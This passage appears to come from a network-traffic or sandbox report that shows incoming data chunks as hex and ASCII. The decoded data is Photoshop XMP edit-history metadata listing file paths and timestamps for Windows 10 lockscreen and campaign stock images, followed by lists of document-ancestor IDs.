36 34 33 44 46 35 42 35 37 39 2e 70 73 62 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 36 2d 31 31 2d 31 36 54 31 33 3a 35 34 2d 30 38 3a 30<br>Data Ascii: 47920D5F41D85C30DE643DF5B579.psb saved
2016-11-16T13:52:11-08:00	File C:\Users\v-lizagh\AppData\Roaming\Adobe\Adobe Photoshop CC 2015.5\AutoRecover_Lockscreen_1920x1080_Landscape0 01F47920D5F41D85C30DE643DF5B579.psb saved
2016-11-16T13:54-08:0 |
| 2022-05-13 13:53:16 UTC | 1856 | IN | Data Raw: 32 38 30 36 44 2e 70 73 62 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 36 2d 31 31 2d 32 33 54 31 35 3a 35 34 3a 31 35 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4f 66 66 69 63 65 5c 4f 66 66 69 63 65 2d 42 61 74 63 68 32 5c 5f 43 48 4f 53 45 4e 2d 53 77 61 79 5c 43 72 6f 70 73 5c 4f 66 66 69 63 65 5f 53 77 61 79 2d 55 73 65 72 73 5f 70 31 30 32 33 6d 38 33 37 31 34 39 66 5f 31 39 32 30 78 31 30 38 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 36 2d 31 31 2d 32 33 54 31 35 3a 35 36 3a 30 38 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4f 66 66 69 63 65 5c<br>Data Ascii: 2806D.psb saved
2016-11-23T15:54:15-08:00	File C:\Users\v-lizagh\MS\Windows10\Office\Office-Batch2_CHOSEN-Sway\Crops\Office_Sway-Users_p1023m837149f_1920x1080.jpg saved
2016-11-23T15:56:08-08:00	File C:\Users\v-lizagh\MS\Windows10\Office\ |
| 2022-05-13 13:53:16 UTC | 1904 | IN | Data Raw: 35 2e 35 5c 41 75 74 6f 52 65 63 6f 76 65 72 5c 5f 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 39 32 30 78 31 30 38 30 5f 4c 61 6e 64 73 63 61 70 65 30 30 31 46 34 37 39 32 30 44 35 46 34 31 44 38 35 43 33 30 44 45 36 34 33 44 46 35 42 35 37 39 2e 70 73 62 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 31 2d 33 31 54 30 39 3a 34 36 3a 31 30 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4d 38 33 5c 43 48 4f 53 45 4e 5c 4d 38 33 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 35 31 36 31 31 34 36 37 35 5f 31 39 32 30 78 31 30 38 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 31 2d 33 31 54 30 39 3a 34 37 3a 30 38 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65<br>Data Ascii: 5.5\AutoRecover_Lockscreen_1920x1080_Landscape001F47920D5F41D85C30DE643DF5B579.psb save d
2017-01-31T09:46:10-08:00	File C:\Users\v-lizagh\MS\Windows10\M83\CHOSEN\M83_GettyImages-5 16114675_1920x1080.jpg saved
2017-01-31T09:47:08-08:00	File |
| 2022-05-13 13:53:16 UTC | 1952 | IN | Data Raw: 30 37 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 43 6f 72 74 61 6e 61 5c 53 70 6f 74 6c 69 67 68 74 5c 43 48 4f 53 45 4e 5c 43 6f 72 74 61 6e 61 2d 53 70 6f 74 6c 69 67 68 74 5f 73 68 75 74 74 65 72 73 74 6f 63 6b 5f 39 31 39 31 31 39 38 30 5f 31 39 32 30 78 31 30 38 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 33 2d 30 36 54 31 33 3a 33 39 3a 35 37 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 39 32 30 78 31 30 38 30 5f 4c 61 6e 64 73 63 61 70 65 2e 70 73 64 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30<br>Data Ascii: 07-08:00	File C:\Users\v-lizagh\MS\Windows10\Cortana\Spotlight\CHOSEN\Cortana-Spotlight_shutte rstock_91911980_1920x1080.jpg saved
2017-03-06T13:39:57-08:00	File C:\Users\v-lizagh\MS\Wind ows10\Lockscreen_1920x1080_Landscape.psd saved
2017-0 |
| 2022-05-13 13:53:16 UTC | 2279 | IN | Data Raw: 32 30 36 32 35 35 35 5f 31 39 32 30 78 31 30 38 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 33 2d 32 37 54 31 32 3a 30 37 3a 30 37 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 57 69 6e 64 6f 77 73 5c 53 65 72 76 69 63 69 6e 67 5c 43 48 4f 53 45 4e 5c 52 6f 75 6e 64 31 5c 57 69 6e 64 6f 77 73 53 65 72 76 69 63 69 6e 67 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 35 30 38 33 34 32 36 33 34 5f 31 39 32 30 78 31 30 38 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 33 2d 32 37 54 31 32 3a 30 38 3a 32 38 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77<br>Data Ascii: 2062555_1920x1080.jpg saved
2017-03-27T12:07:07-07:00	File C:\Users\v-lizagh\MS\Windows10\Windows\Servicing\CHOSEN\Round1\WindowsServicing_GettyImages-508342634_1920x1080.jpg saved
2017-03-27T12:08:28-07:00	File C:\Users\v-lizagh\MS\Window |
| 2022-05-13 13:53:16 UTC | 2319 | IN | Data Raw: 36 38 31 39 30 5f 31 39 32 30 78 31 30 38 30 2e 70 73 64 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 34 2d 32 34 54 31 30 3a 34 34 3a 30 34 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4d 6f 6d 65 6e 74 73 49 6e 54 69 6d 65 5c 53 70 72 6 9 6e 67 45 6e 74 65 72 74 61 69 6e 6d 65 6e 74 5c 4d 61 79 5c 43 48 4f 53 45 4e 5c 52 41 57 53 5c 4d 49 54 2d 53 70 72 69 6e 67 54 56 4d 6f 76 69 65 2d 4d 61 79 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 31 31 35 38 36 38 31 39 30 5f 31 39 32 30 78 31 30 38 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 34 2d 32 34 54 31 30 3a 35 38 3a 33 37 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65<br>Data Ascii: 68190_1920x1080.psd saved
2017-04-24T10:44:04-07:00	File C:\Users\v-lizagh\MS\Windows10\MomentsInTime\SpringEntertainment\May\CHOSEN\RAWS\MIT-SpringTVMovie-May_GettyImages-11586819 0_1920x1080.jpg saved
2017-04-24T10:58:37-07:00	File C:\Use |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 2407 | IN | Data Raw: 23 78 41 3b 32 30 31 37 2d 30 35 2d 31 35 54 31 34 3a 34 38 3a 34 39 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 39 32 30 78 31 30 38 30 5f 4c 61 6e 64 73 63 61 70 65 2e 70 73 64 20 6f 70 65 6e 65 64 26 23 78 41 3b 32 30 31 37 2d 30 35 2d 31 35 54 31 35 3a 30 38 3a 30 31 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 41 64 6f 62 65 5c 41 64 6f 62 65 20 50 68 6f 74 6f 73 68 6f 70 20 43 43 20 32 30 31 37 5c 41 75 74 6f 52 65 63 6f 76 65 72 5c 5f 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 39 32 30 78 31 30 38 30 5f 4c 61 6e 64 73 63 61 70 65 30 30 31 46 34 37 39 32 30 44 35 46 34 31 44 38 35 43 33 30 44 45 36 34 33 44 46 35<br>Data Ascii: #xA;2017-05-15T14:48:49-07:00	File Lockscreen_1920x1080_Landscape.psd opened
2017-05-15T15:08:01-07:00	File C:\Users\v-lizagh\AppData\Roaming\Adobe\Adobe Photoshop CC 2017\AutoRecover_Lockscreen_1920x1080_Landscape001F47920D5F41D85C30DE643DF5 |
| 2022-05-13 13:53:16 UTC | 2454 | IN | Data Raw: 30 31 37 2d 30 36 2d 30 37 54 30 38 3a 33 33 3a 32 38 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4d 69 63 72 6f 73 6f 66 74 5c 4d 69 6b 61 69 6c 61 5c 43 68 6f 73 65 6e 5c 43 72 6f 70 73 5c 4d 53 2d 4d 69 6b 61 69 6c 61 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 35 35 34 37 37 30 33 33 39 5f 31 39 32 30 78 31 30 38 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 36 2d 30 37 54 30 38 3a 33 35 3a 34 31 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4d 69 63 72 6f 73 6f 66 74 5c 4d 69 6b 61 69 6c 61 5c 43 68 6f 73 65 6e 5c 43 72 6f 70 73 5c 4d 53 2d 4d 69<br>Data Ascii: 017-06-07T08:33:28-07:00	File C:\Users\v-lizagh\MS\Windows10\Microsoft\Mikaila\Chosen\Crops\MS-Mikaila_GettyImages-554770339_1920x1080.jpg saved
2017-06-07T08:35:41-07:00	File C:\Users\v-lizagh\MS\Windows10\Microsoft\Mikaila\Chosen\Crops\MS-Mi |
| 2022-05-13 13:53:16 UTC | 2510 | IN | Data Raw: 6f 77 73 5c 54 69 70 73 5c 43 68 6f 73 65 6e 5c 57 69 6e 64 6f 77 73 31 30 2d 54 69 70 73 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 34 38 38 35 30 38 35 38 36 5f 31 39 32 30 78 31 30 38 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 37 2d 31 33 54 31 39 3a 31 38 3a 30 37 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 57 69 6e 64 6f 77 73 5c 54 69 70 73 5c 43 68 6f 73 65 6e 5c 57 69 6e 64 6f 77 73 31 30 2d 54 69 70 73 5f 70 33 34 33 6d 31 30 39 33 35 31 39 66 5f 31 39 32 30 78 31 30 38 30 2e 70 73 64 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 37 2d 31 33 54 31 39 3a 32 34 3a 32 36 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 57 69 6e 64<br>Data Ascii: ows\Tips\Chosen\Windows10-Tips_GettyImages-488508586_1920x1080.jpg saved
2017-07-13T19:18:07-07:00	File C:\Users\v-lizagh\MS\Windows10\Windows\Tips\Chosen\Windows10-Tips_p343m10935 19f_1920x1080.psd saved
2017-07-13T19:24:26-07:00	File Wind |
| 2022-05-13 13:53:16 UTC | 2526 | IN | Data Raw: 2d 55 53 6f 70 65 6e 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 36 39 35 34 37 32 31 36 39 5f 31 39 32 30 78 31 30 38 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 38 2d 31 30 54 31 38 3a 30 30 3a 32 33 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4d 6f 6d 65 6e 74 73 49 6e 54 69 6d 65 5c 55 53 2d 4f 70 65 6e 5c 43 68 6f 73 65 6e 5c 43 72 6f 70 73 5c 4d 49 54 2d 55 53 6f 70 65 6e 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 38 31 34 30 34 31 39 39 30 5f 31 39 32 30 78 31 30 38 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 38 2d 31 30 54 31 38 3a 30 30 3a 32 39 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73<br>Data Ascii: -USopen_GettyImages-695472169_1920x1080.jpg saved
2017-08-10T18:00:23-07:00	File C:\Users\v-lizagh\MS\Windows10\MomentsInTime\US-Open\Chosen\Crops\MIT-USopen_GettyImages-814041990_1920x1080.jpg saved
2017-08-10T18:00:29-07:00	File C:\Users |
| 2022-05-13 13:53:16 UTC | 2597 | IN | Data Raw: 52 65 63 6f 76 65 72 5c 5f 41 63 71 52 65 6d 69 6e 64 65 72 73 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 31 37 30 37 32 37 37 33 39 5f 31 39 32 30 78 31 30 38 30 38 33 39 31 37 45 38 38 44 43 39 30 32 44 43 44 31 42 36 39 36 46 30 42 41 42 41 30 43 35 42 42 2e 70 73 62 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 38 2d 32 39 54 31 36 3a 30 38 3a 35 30 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 43 6f 72 74 61 6e 61 5c 48 65 61 6c 74 68 79 4c 69 66 65 73 74 79 6c 65 5c 43 68 6f 73 65 6e 5c 43 72 6f 70 73 5c 48 65 61 6c 74 68 79 4c 69 66 65 73 74 79 6c 65 2d 4e 6f 74 65 62 6f 6f 6b 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 35 33 31 36 30 37 37 37 33 5f 31 39 32<br>Data Ascii: Recover_AcqReminders_GettyImages-170727739_1920x108083917E88DC902DCD1B696F0BA BA0C5BB.psb saved
2017-08-29T16:08:50-07:00	File C:\Users\v-lizagh\MS\Windows10\Cortana\HealthyLifestyle\Chosen\Crops\HealthyLifestyle-Notebook_GettyImages-531607773_192 |
| 2022-05-13 13:53:16 UTC | 2661 | IN | Data Raw: 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4d 53 72 65 77 61 72 64 73 5c 43 61 6e 61 64 61 5c 5f 43 48 4f 53 45 4e 5c 43 72 6f 70 73 5c 4d 53 52 65 77 61 72 64 73 2d 43 61 6e 61 64 61 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 31 30 38 33 35 31 31 35 34 5f 31 39 32 30 78 31 30 38 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 31 30 2d 31 37 54 31 30 3a 33 38 3a 33 31 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4d 53 72 65 77 61 72 64 73 5c 43 61 6e 61 64 61 5c 5f 43 48 4f 53 45 4e 5c 43 72 6f 70 73 5c 4d 53 52 65 77 61 72 64 73 2d 43 61 6e 61 64 61 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 31 30<br>Data Ascii: e C:\Users\v-lizagh\MS\Windows10\MSrewards\Canada_CHOSEN\Crops\MSRewards-Canada_GettyImages-108351154_1920x1080.jpg saved
2017-10-17T10:38:31-07:00	File C:\Users\v-lizagh\MS\Windows10\MSrewards\Canada_CHOSEN\Crops\MSRewards-Canada_GettyImages-10 |
| 2022-05-13 13:53:16 UTC | 2707 | IN | Data Raw: 4d 6f 6d 65 6e 74 73 49 6e 54 69 6d 65 5c 42 6c 61 63 6b 46 72 69 64 61 79 43 68 72 69 73 74 6d 61 73 53 68 6f 70 70 69 6e 67 5c 43 48 4f 53 45 4e 5c 43 72 6f 70 73 5c 4d 49 54 2d 42 6c 61 63 6b 46 72 69 64 61 79 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 34 39 34 31 32 39 39 38 30 5f 31 39 32 30 78 31 30 38 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 31 31 2d 32 30 54 31 31 3a 33 32 3a 34 34 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4d 6f 6d 65 6e 74 73 49 6e 54 69 6d 65 5c 42 6c 61 63 6b 46 72 69 64 61 79 43 68 72 69 73 74 6d 61 73 53 68 6f 70 70 69 6e 67 5c 43 48 4f 53 45 4e 5c 43 72 6f 70 73 5c 4d 49 54 2d 42 6c 61 63 6b 46 72 69 64 61 79<br>Data Ascii: MomentsInTime\BlackFridayChristmasShopping\CHOSEN\Crops\MIT-BlackFriday_GettyImages-494129980_1920x1080.jpg saved
2017-11-20T11:32:44-08:00	File C:\Users\v-lizagh\MS\Windows10\MomentsInTime\BlackFridayChristmasShopping\CHOSEN\Crops\MIT-BlackFriday |
| 2022-05-13 13:53:16 UTC | 2747 | IN | Data Raw: 67 68 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 41 64 6f 62 65 5c 41 64 6f 62 65 20 50 68 6f 74 6f 73 68 6f 70 20 43 43 20 32 30 31 37 5c 41 75 74 6f 52 65 63 6f 76 65 72 5c 5f 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 39 32 30 78 31 30 38 30 5f 4c 61 6e 64 73 63 61 70 65 30 30 31 46 34 37 39 32 30 44 35 46 34 31 44 38 35 43 33 30 44 45 36 34 33 44 46 35 42 35 37 39 2e 70 73 62 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 31 32 2d 30 38 54 31 30 3a 30 35 3a 35 35 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4d 69 63 72 6f 73 6f 66 74 5c 42 75 73 69 6e 65 73 73 2d 50 68 69 6c 61 6e 74 68 72 6f 70 69 65 73 5c 43 6f 6d 70 53 63 69 45 64 57 65 65 6b 5c 43 48<br>Data Ascii: gh\AppData\Roaming\Adobe\Adobe Photoshop CC 2017\AutoRecover_Lockscreen_1920x1080_Landscape001F47920D5F41D85C30DE643DF5B579.psb saved
2017-12-08T10:05:55-08:00	File C:\Users\v-lizagh\MS\Windows10\Microsoft\Business-Philanthropies\CompSciEdWeek\CH |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 2770 | IN | Data Raw: 65 74 74 79 49 6d 61 67 65 73 2d 36 38 33 37 39 37 33 30 31 5f 31 39 32 30 78 31 30 38 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 38 2d 30 31 2d 30 39 54 30 38 3a 33 34 3a 34 37 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 39 32 30 78 31 30 38 30 5f 4c 61 6e 64 73 63 61 70 65 2e 70 73 64 20 73 61 76 65 64 26 23 7 8 41 3b 32 30 31 38 2d 30 31 2d 31 37 54 30 39 3a 30 37 3a 32 34 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 39 32 30 78 31 30 38 30 5f 4c 61 6e 64 73 63 61 70 65 2e 70 73 64 20 6f 70 65 6e 65 64 26 23 78 41 3b 32 30 31 38 2d 30 31 2d 31 37 54 30 39 3a 32 30 3a 31<br>Data Ascii: ettyImages-683797301_1920x1080.jpg saved
2018-01-09T08:34:47-08:00	File C:\Users\v-lizagh\MS\Windows10\Lockscreen_1920x1080_Landscape.psd saved
2018-01-17T09:07:24-08:00	File Lockscr een_1920x1080_Landscape.psd opened
2018-01-17T09:20:1 |
| 2022-05-13 13:53:16 UTC | 2818 | IN | Data Raw: 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 38 2d 30 32 2d 31 32 54 31 36 3a 35 30 3a 32 39 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 45 64 67 65 5c 56 69 72 67 69 6e 47 61 6c 61 63 74 69 63 5c 43 48 4f 53 45 4e 5c 43 72 6f 70 73 5c 45 64 67 6 5 2d 56 69 72 67 69 6e 47 61 6c 61 63 74 69 63 5f 41 6c 61 6d 79 2d 45 52 38 45 58 44 5f 31 39 32 30 78 31 30 38 30 2e 70 73 64 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 38 2d 30 32 2d 31 32 54 31 36 3a 35 32 3a 32 35 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 45 64 67 65 5c 56 69 72 67 69 6e 47 61 6c 61 63 74 69 63 5c 43 48<br>Data Ascii: saved
2018-02-12T16:50:29-08:00	File C:\Users\v-lizagh\MS\Windows10\Edge\VirginGalactic\CHOSEN\Crops\Edge-VirginGalactic_Alamy-ER8EXD_1920x1080.psd saved
2018-02-12T16:52:25-08:00	File C:\Users\v-lizagh\MS\Windows10\Edge\VirginGalactic\CH |
| 2022-05-13 13:53:16 UTC | 2834 | IN | Data Raw: 31 30 38 30 5f 4c 61 6e 64 73 63 61 70 65 44 36 31 35 44 35 46 38 38 34 42 44 42 39 37 46 39 38 46 38 45 42 46 31 42 32 46 36 35 39 33 35 2e 70 73 62 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 38 2d 30 32 2d 32 38 54 31 31 3a 33 30 3a 30 37 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4d 6f 6d 65 6e 74 73 49 6e 54 69 6d 65 5c 57 6f 6d 65 6e 73 48 69 73 74 6f 72 79 4d 6f 6e 74 68 5c 32 30 31 38 5c 43 48 4f 53 45 4e 5c 43 72 6f 70 73 5c 4d 49 54 2d 57 6f 6d 65 6e 73 48 69 73 74 6f 72 79 4d 6f 6e 74 68 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 35 37 38 33 36 33 30 36 33 5f 31 39 32 30 78 31 30 38 30 2e 6 a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 38 2d 30 32 2d<br>Data Ascii: 1080_LandscapeD615D5F884BDB97F98F8EBF1B2F65935.psb saved
2018-02-28T11:30:07-08:00	File C:\Users\v-lizagh\MS\Windows10\MomentsInTime\WomensHistoryMonth\2018\CHOSEN\Crops\MIT-WomensHistoryMonth_GettyImages-578363063_1920x1080.jpg saved
2018-02- |
| 2022-05-13 13:53:16 UTC | 2890 | IN | Data Raw: 30 34 41 41 37 34 45 38 32 32 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 30 30 35 42 30 46 39 37 46 36 46 34 36 32 32 32 34 34 41 42 36 33 36 39 31 39 34 34 33 39 37 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 30 30 37 41 31 45 32 37 33 30 32 32 32 35 44 35 35 46 38 36 31 35 38 38 30 41 37 36 44 42 43 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 30 30 37 43 39 33 31 36 46 43 37 36 36 32 31 42 38 37 33 45 33 38 37 46 30 43 39 31 34 32 44 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 30 30 38 30 32 31 31 36 42 38 41 44 36 35 41 32 35 32 44 33 42 35 38 33 31 36 42 30 35 36 32 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 30 30 38 35 31 44 45 45 32 37 39 37 35 31 45 34 37 38 31 34 46 36 32 34 43 37<br>Data Ascii: 04AA74E822F</rdf:li> <rdf:li>005B0F97F6F4622244AB63691944397F</rdf:li> <rdf:li>007A1E27302225D55F8615880A76DBC4</rdf:li> <rdf:li>007C9316FC76621B873E387F0C9142D7</rdf:li> <rdf:li>00802116B8AD65A252D3B58316B05625</rdf:li> <rdf:li>00851DEE279751E47814F624C7 |
| 2022-05-13 13:53:17 UTC | 2922 | IN | Data Raw: 34 30 37 34 36 38 31 31 45 44 36 36 38 37 41 42 46 46 37 41 37 43 38 41 34 45 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 30 44 37 46 31 36 34 37 35 34 37 34 31 36 31 31 36 41 36 45 44 36 44 39 30 43 37 45 34 32 39 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 30 44 38 31 30 43 31 31 46 44 37 38 39 37 36 46 30 43 35 45 32 34 41 39 39 36 36 42 42 37 30 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 30 44 38 44 34 34 43 42 3 9 42 41 39 37 34 36 31 32 35 34 33 45 46 45 32 33 39 39 39 44 34 42 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 30 44 38 45 32 45 45 37 36 42 33 44 39 39 35 43 30 33 32 42 46 37 35 34 41 46 43 42 43 33 45 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 30 44 39 36 34 45 32 39 30 41<br>Data Ascii: 40746811ED6687ABFF7A7C8A4ED</rdf:li> <rdf:li>0D7F1647547416116A6ED6D90C7E429C</rdf:li> <rdf:li>0D810C11FD78976F0C5E24A9966BB702</rdf:li> <rdf:li>0D8D44CB9BA974612543EFE23999D4B4</rdf:li> <rdf:li>0D8E2EE76B3D995C032BF754AFCBC3E7</rdf:li> <rdf:li>0D964E290A |
| 2022-05-13 13:53:17 UTC | 2993 | IN | Data Raw: 34 36 38 39 32 30 45 33 31 46 43 36 32 31 44 30 44 41 34 30 42 34 33 36 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 31 33 42 32 38 42 33 33 37 33 39 42 42 44 46 33 45 46 37 41 41 43 35 33 34 38 38 38 41 44 42 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 31 33 42 37 38 45 39 30 38 39 41 37 43 44 39 45 32 41 37 36 43 39 38 32 34 41 34 45 30 39 46 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 31 33 42 41 36 30 44 35 32 34 3 2 41 45 34 36 45 36 33 36 43 38 31 34 36 33 31 37 36 44 45 41 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 31 33 43 39 44 38 30 33 43 39 31 45 33 41 41 38 46 37 46 33 36 32 32 35 46 36 31 36 31 45 30 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 31 33 43 45 38 31 46 32 42 37 42 34<br>Data Ascii: 468920E31FC621D0DA40B436B</rdf:li> <rdf:li>13B28B33739BBDF3EF7AAC534888ADB4</rdf:li> <rdf:li>13B78E9089A7CD9E2A76C9824A4E09FA</rdf:li> <rdf:li>13BA60D5242AE46E636C81463176DEA7</rdf:li> <rdf:li>13C9D803C91E3AA8F7F36225F6161E0E</rdf:li> <rdf:li>13CE81F2B7B4 |
